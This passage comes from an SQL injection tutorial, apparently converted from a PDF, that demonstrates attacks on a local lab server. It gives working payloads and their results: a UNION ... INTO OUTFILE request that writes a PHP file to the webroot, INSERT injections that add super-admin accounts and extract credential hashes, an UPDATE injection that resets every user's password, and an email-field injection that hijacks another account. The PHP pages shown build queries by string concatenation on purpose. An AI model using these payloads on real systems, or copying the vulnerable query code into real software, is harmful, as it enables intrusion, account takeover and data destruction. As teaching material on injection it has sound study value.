
This is just an example of a file write to the disk, in the next example we will write PHP Code to be executed.

PHP Code:

```
<?php echo "<B>PHP Code Executed ...</B>"; ?>
```

URL (GET Request with URL Encode for PHP Code):

```
http://10.0.0.4/SQLInjection/SectionInjection.php?ID=-666'%20UNION%20SELECT%201,%20'%3C?php  
%20echo%20%22%3CB%3EPHP%20Code%20Executed%20...%3C/B%3E%22;%20?%3E',  
%201,%201%20INTO%20OUTFILE%20'C://apache2triad//htdocs//h4x.php'%20FROM%20USERS  
%20WHERE%20USER_ID%20=%20'2
```




h4x.php Contents:

1	<?php echo "PHP Code Executed ..."; ?>	1	1
---	---	---	---

URL (GET Request):

http://10.0.0.4/h4x.php



Injection [INSERT Statement]

Priv_Users Table:

```
CREATE TABLE `priv_users` (
  `PRIV_USER_ID` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `USER_NAME` varchar(50) NOT NULL DEFAULT '',
  `PASSWORD` varchar(50) NOT NULL DEFAULT '',
  `SUPER_ADMIN` tinyint(1) NOT NULL DEFAULT '0',
  `EMAIL` varchar(80) DEFAULT NULL,
  PRIMARY KEY (`PRIV_USER_ID`)
)
```

RegisterPrivUser.html:

```
<b>PRIV USER REGISTRATION</B>
<BR>
<BR>
<form action="RegisterPrivUser.php" method="post">
*Username: <input type="text" name="username_register" />
<BR>
*Password: <input type="password" name="password_register" />
<BR>
<BR>
Email (Optional): <input type="text" name="email_register" />
<BR>
<BR>
<input type="submit" value="REGISTER" />
</form>
```

RegisterPrivUser.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$username = $_POST['username_register'];
$password = md5($_POST['password_register']);
$email = $_POST['email_register'];

$super_admin = 'false';

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$checkusersql = "SELECT USER_NAME FROM priv_users WHERE USER_NAME = '" . $username . "'";

$insertusersql = "INSERT INTO priv_users(USER_NAME, PASSWORD, EMAIL, SUPER_ADMIN) VALUES ('" . $username . "', '" . $password . "', '" . $email . "', '" . $super_admin . "')";

$result = mysql_query($checkusersql, $mysqlcon) or die(mysqlerror());

if (mysql_numrows($result) != 0 )
{
    echo '<FONT COLOR="#FF0000">' . 'USERNAME ALREADY EXISTS IN DATABASE.' .
'</FONT>' . "<BR>" . "<BR>";

}
else
{

    $insertresult = mysql_query($insertusersql, $mysqlcon) or die(mysqlerror());
    if($insertresult == 1)
    {
        echo "<br />" . "<br />" . "INSERT RESULT: Priv User Account Created";
    }
}

echo '<B>' . 'SQL QUERY: ' . '</B>' . $checkusersql . "<br />" . "<br />";


echo '<B>' . 'SQL INSERT STATEMENT: ' . '</B>' . $insertusersql . "<br />" . "<br />";

mysql_close($mysqlcon);

?>
```

HTML Form POST:

Value Name	Value Data
username_register	hacked_superadmin
password_register	
email_register	h4x@gmail.com', 1) #



HTML Form POST:

Value Name	Value Data
username_register	priv_user
password_register	
email_register	priv_user@gmail.com', 0), ('priv_user2', 'password', 'priv_user2@gmail.com', 1) #

The screenshot shows a screenshot of the Opera browser window. The address bar contains the URL `http://10.0.0.4/SQLInjection/RegisterPrivUser.php`. The page content displays the following information:

SQL QUERY: `SELECT USER_NAME FROM priv_users WHERE USER_NAME = 'priv_user'`

SQL INSERT STATEMENT: `INSERT INTO priv_users(USER_NAME, PASSWORD, EMAIL, SUPER_ADMIN) VALUES ('priv_user', 'd41d8cd98f00b204e9800998ecf8427e', 'priv_user@gmail.com', 0), ('priv_user2', 'password', 'priv_user2@gmail.com', 1) #, false)`

INSERT RESULT: Priv User Account Created

In the example above we inject into the INSERT statement and append an extra row to be added with that INSERT statement.

INSERT Subquery Injection [Example]

HTML Form POST:

Value Name	Value Data
username_register	priv_user3
password_register	
email_register	email@gmail.com', 0), ('loginuserpass', 'password', (SELECT CONCAT_WS(':', USER_NAME, PASSWORD) FROM USERS WHERE USER_ID = 5), 1) #

The screenshot shows an Opera browser window with the URL `http://10.0.0.4/SQLInjection/RegisterPrivUser.php`. The page displays the following text:

SQL QUERY: SELECT USER_NAME FROM priv_users WHERE USER_NAME = 'priv_user3'

SQL INSERT STATEMENT: INSERT INTO priv_users(USER_NAME, PASSWORD, EMAIL, SUPER_ADMIN) VALUES ('priv_user3', 'd41d8cd98f00b204e9800998ecf8427e', 'email@gmail.com', 0), ('loginuserpass', 'password', (SELECT CONCAT_WS(':', USER_NAME, PASSWORD) FROM USERS WHERE USER_ID = 5), 1) '#', 0)

INSERT RESULT: Priv User Account Created

Database Users Table Row:

Username Password SUPER_ADMIN EMAIL

loginuserpass	password	1	donkeytr0n:8adf116144f41129fbc750dcba462104f
---------------	----------	---	--

Injection [UPDATE Statement]

ChangeUserPassword.html:

```
<b>CHANGE USER PASSWORD</B>
<BR>
<BR>
<form action="ChangeUserPassword.php" method="post">
Username: <input type="text" name="username" />
<BR>
<BR>
Password: <input type="password" name="password" />
<BR>
<BR>
New Password: <input type="password" name="password1" />
<BR>
Confirm: <input type="password" name="password2" />
<BR>
<input type="submit" value="UPDATE PASSWORD" />
</form>
```

ChangeUserPassword.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$username = $_POST['username'];
$password = md5($_POST['password']);
$password1 = md5($_POST['password1']);
$password2 = md5($_POST['password2']);

if($password1 == $password2)
{
    $password_new = $password1;
}
else
{
    echo "<BR>" . "Entered Values in New Password Fields do not match." . "<BR>" . "<BR>";
    die();
}

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$checkpasssql = "SELECT USER_NAME FROM users WHERE USER_NAME = '" . $username . "' AND PASSWORD ='" . $password . "'";
$updatepasssql = "UPDATE users SET PASSWORD = '" . $password_new . "' WHERE USER_NAME = '" . $username . "' ;

echo '<B>' . 'SQL QUERY: ' . '</B>' . $checkpasssql . "<br />" . "<br />";
echo '<B>' . 'SQL UPDATE STATEMENT: ' . '</B>' . $updatepasssql . "<br />" . "<br />";

$result = mysql_query($checkpasssql, $mysqlcon) or die(mysqlerror());

if (mysql_numrows($result) != 0 )
{

    $updateresult = mysql_query($updatepasssql, $mysqlcon) or die(mysqlerror());
    if($updateresult == 1)
    {
        echo "<br />" . "<br />" . "UPDATE RESULT: User Account Password Updated.";
    }

}
else
{

    echo '<FONT COLOR="#FF0000">' . 'INCORRECT PASSWORD, PASSWORD UPDATE DENIED.' . '</FONT>' . "<BR>" . "<BR>";
}

mysql_close($mysqlcon);
?>
```

HTML Form POST:

Value Name	Value Data
username	username' OR 'x'='x' #
password	
password1	newpassword
password2	newpassword

Database Table BEFORE UPDATE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	crackwh0re	admin@localhost.net
2	Sanders	KFChick3n	colonelsanders@freemasonry.org
3	TonyBlair	summorthelighteachmorning	tory.blair@occultobsession.org
4	nico_crackhead	1a533db2905c58b50965affa25895ab0	
5	donkeytr0n	f86bab76a040fd185c26789b3ee896f6	hacked@email.com

http://10.0.0.4/SQLInjection/ChangeUserPassword.php - Opera

File Edit View Bookmarks Widgets Tools Help

X http://10.0.0.4/SQ... X


http://10.0.0.4/SQLInjection/ChangeUserPassword.php Google

SQL QUERY: SELECT USER_NAME FROM users WHERE USER_NAME = 'username' OR 'x'='x' #' AND PASSWORD = 'd41d8cd98f00b204e9800998ecf8427e'

SQL UPDATE STATEMENT: UPDATE users SET PASSWORD = '8fe36c7ccbc51163bde9b2566898496b' WHERE USER_NAME = 'username' OR 'x'='x' #'

UPDATE RESULT: User Account Password Updated.

100%

A screenshot of an Opera browser window. The title bar says "http://10.0.0.4/SQLInjection/ChangeUserPassword.php - Opera". The menu bar includes File, Edit, View, Bookmarks, Widgets, Tools, and Help. The toolbar has icons for Back, Forward, Stop, Refresh, Home, and Search. The address bar shows "http://10.0.0.4/SQLInjection/ChangeUserPassword.php" and a Google search bar. The main content area displays two SQL statements: a SELECT query and an UPDATE statement, both involving the 'users' table. Below the statements is the message "UPDATE RESULT: User Account Password Updated." with a cursor icon. At the bottom right is a zoom control set to 100%.

Database Table BEFORE UPDATE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	8fe36c7ccbc51163bde9b2566898496b	admin@localhost.net
2	Sanders	8fe36c7ccbc51163bde9b2566898496b	colonelsanders@freemasonry.org
3	TonyBlair	8fe36c7ccbc51163bde9b2566898496b	tony.blair@occultobsession.org
4	nico_crackhead	8fe36c7ccbc51163bde9b2566898496b	
5	donkeytr0n	8fe36c7ccbc51163bde9b2566898496b	hacked@email.com

UPDATE Statement Injection [Example]

ChangeUserEmail.html:

```
<b>CHANGE USER EMAIL</B>
<BR>
<BR>
<form action="ChangeUserEmail.php" method="post">
Username: <input type="text" name="username" />
<BR>
<BR>
Password: <input type="password" name="password" />
<BR>
<BR>
New Email Address: <input type="text" name="email1" />
<BR>
Confirm Email: <input type="text" name="email2" />
<BR>
<input type="submit" value="UPDATE EMAIL" />
</form>
```

ChangeUserEmail.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

$username = $_POST['username'];
$password = md5($_POST['password']);

if($_POST['email1'] == $_POST['email2'])
{
    $email = $_POST['email1'];
}
else
{
    echo "<br />" . "<br />" . "New Email and Confirmation do not match." . "<br />" . "<br />";
    die();
}

mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());

$updateemailsql = "UPDATE USERS SET EMAIL = '" . $email . "' WHERE USER_NAME = '" .
$username . "' AND PASSWORD = '" . $password . "'";

$result = mysql_query($updateemailsql, $mysqlcon) or die(mysqlerror());

if (mysql_numrows($result) < 1 )
{
    echo '<FONT COLOR="#FF0000">' . 'USERNAME/PASSWORD COMBINATION
INCORRECT.' . '</FONT>' . "<br />" . "<br />";
}

else
{
    echo "<br />" . "<br />" . "UPDATE RESULT: USER: " . $username . " EMAIL UPDATED.";
}

echo '<B>' . 'SQL UPDATE STATEMENT: ' . '</B>' . $updateemailsql . "<br />" . "<br />";

mysql_close($mysqlcon);

?>
```

Database Table BEFORE UPDATE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	crackwh0re	admin@localhost.net
2	Sanders	KFChick3n	colonelsanders@freemasonry.org
3	TonyBlair	summonthelighteachmorning	tony.blair@occultobsession.org
4	nico_crackhead	1a533db2905c58b50965affa25895ab0	
5	donkeytr0n	8adf116144f41129fbc750dcb462104f	

If we wish to insert a username and password into the database, we can use something like the below code to do so.,


We will need to insert the MD5 hash of a password, Being that on a web application level the user credentials that are checked are the username and the MD5 hash of the password.

String2MD5.php:

```
<?php  
  
$pwstring = $_GET['pwstring'];  
  
echo "<B>Password String: </B>" . $pwstring . "<BR><BR>";  
echo "<B>MD5 Hash of String: </B>" . md5($pwstring) . "<BR><BR>";  
  
?>
```

HTML Form POST:

Value Name	Value Data
username	crackhead
password	
email1	hacked@email.com', PASSWORD =
	'f86bab76a040fd185c26789b3ee896f6' WHERE
	USER_NAME = 'donkeytr0n' #
email2	hacked@email.com', PASSWORD =
	'f86bab76a040fd185c26789b3ee896f6' WHERE
	USER_NAME = 'donkeytr0n' #



Database Table AFTER UPDATE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	crackwh0re	admin@localhost.net
2	Sanders	KFChick3n	colonelsanders@freemasonry.org
3	TonyBlair	summonthelighteachmorning	tony.blair@occultobsession.org
4	nico_crackhead	1a533db2905c58b50965affa25895ab0	
5	donkeytr0n	f86bab76a040fd185c26789b3ee896f6	hacked@email.com

If you look carefully you can see that the user 'donkeytr0n' has had their PASSWORD changed to an MD5 of the new password.

DELETE Statement Injection

When injecting into a DELETE Statement unless the script your attacking is connected to a MS SQL Database (so you can batch queries) the only thing you will be able to do is delete row(s) in a table.

In the example shown, the username value in the SQL Query will be escaped and then the entire query manipulated to be true, so all database columns in the table are deleted.

Database Table BEFORE DELETE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
1	admin	crackwh0re	admin@localhost.net
2	Sanders	KFChick3n	colonelsanders@freemasonry.org
3	TonyBlair	summontheelighteachmorning	tony.blair@occultobsession.org
4	nico_crackhead	1a533db2905c58b50965affa25895ab0	
5	donkeytr0n	f86bab76a040fd185c26789b3ee896f6	hacked@email.com

DeleteUser.php:

```
<?php

$mysqlcon = mysql_connect("localhost:666","aelphaeis","password") or die(mysqlerror());

if (!isset($_COOKIE['usercred']))
{

    echo "Session is invalid or has expired." . "<BR/>" . "<BR/>";

}

else
{



$authcred = split(":", $_COOKIE['usercred']);
$username = $authcred[0];
$userauth = $authcred[1];



mysql_select_db("mydb", $mysqlcon ) or die(mysqlerror());


$deletesql = "DELETE FROM users WHERE USER_NAME = '" . $username . "' AND PASSWORD
= '" . $userauth . "'";


$result = mysql_query($deletesql, $mysqlcon) or die(mysqlerror());


}

